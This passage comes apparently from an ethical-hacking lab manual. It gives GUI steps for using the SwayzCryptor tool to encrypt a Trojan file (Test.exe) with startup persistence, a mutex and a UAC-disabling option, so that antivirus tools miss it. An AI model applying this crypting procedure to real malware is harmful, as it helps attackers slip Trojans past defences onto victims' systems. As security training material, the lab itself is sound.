
8. The **SwayzCryptor GUI** appears; click ellipses icon below **File** to select the Trojan file.




9. The **Select a File** dialog-box appears; navigate to the location of **Test.exe** (**Desktop**), select it, and click **Open**.




10. Once the file is selected, check the options **Start up**, **Mutex**, and **Disable UAC**, and then click **Encrypt**.




11. The **Save File** dialog-box appears; select the location where you want to store the crypted file (here, **Desktop**), leave the file name set to its default (**CryptedFile**), and click **Save**.




12. Once the encryption is finished, click **Close**.



